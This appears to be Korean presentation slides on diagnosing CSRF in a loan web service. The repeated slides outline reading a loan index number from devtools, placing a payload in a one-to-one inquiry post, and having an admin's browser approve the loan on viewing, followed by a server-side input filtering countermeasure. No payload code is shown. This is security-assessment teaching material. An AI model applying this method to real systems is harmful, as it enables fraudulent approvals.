


## Step 1

### 대출 신청 및 타겟 식별

대출 신청 후 Devtool에서 네트워크를 확인하여  
대출 인덱스 번호 획득

# Web 진단 방법 - CSRF



## Step 1

### 대출 신청 및 타겟 식별


대출 신청 후 Devtool에서 네트워크를 확인하여  
대출 인덱스 번호 획득

## Step 2

### 악성 페이로드 삽입

1 대 1 문의글에 대출 승인을 요청하는 페이로드 삽입

# Web 진단 방법 - CSRF

**Step 1**

## 대출 신청 및 타겟 식별

대출 신청 후 Devtool에서 네트워크를 확인하여  
대출 인덱스 번호 획득

**Step 2**

## 악성 페이로드 삽입

1 대 1 문의글에 대출 승인을 요청하는 페이로드 삽입


**Step 3**

## 관리자 게시글 열람 및 강제 대출 승인

관리자가 문의글 확인 위해 열람 시,  
관리자의 브라우저에서 스크립트 실행되며 대출이 승인



# Web 진단 방법 - CSRF



## Step 1

### 대출 신청 및 타겟 식별

대출 신청 후 Devtool에서 네트워크를 확인하여  
대출 인덱스 번호 획득

## Step 2

### 악성 페이로드 삽입

1 대 1 문의글에 대출 승인을 요청하는 페이로드 삽입

## Step 3

### 관리자 게시글 열람 및 강제 대출 승인

관리자가 문의글 확인 위해 열람 시,  
관리자의 브라우저에서 스크립트 실행되며 대출이 승인

# Web 보안 대책 - CSRF



## 입력값 검증 및 필터링

공격에 사용되는 특수문자에 대하여 서버 사이드에서  
입력값 검증 및 필터링 처리 로직을 구현해야 함



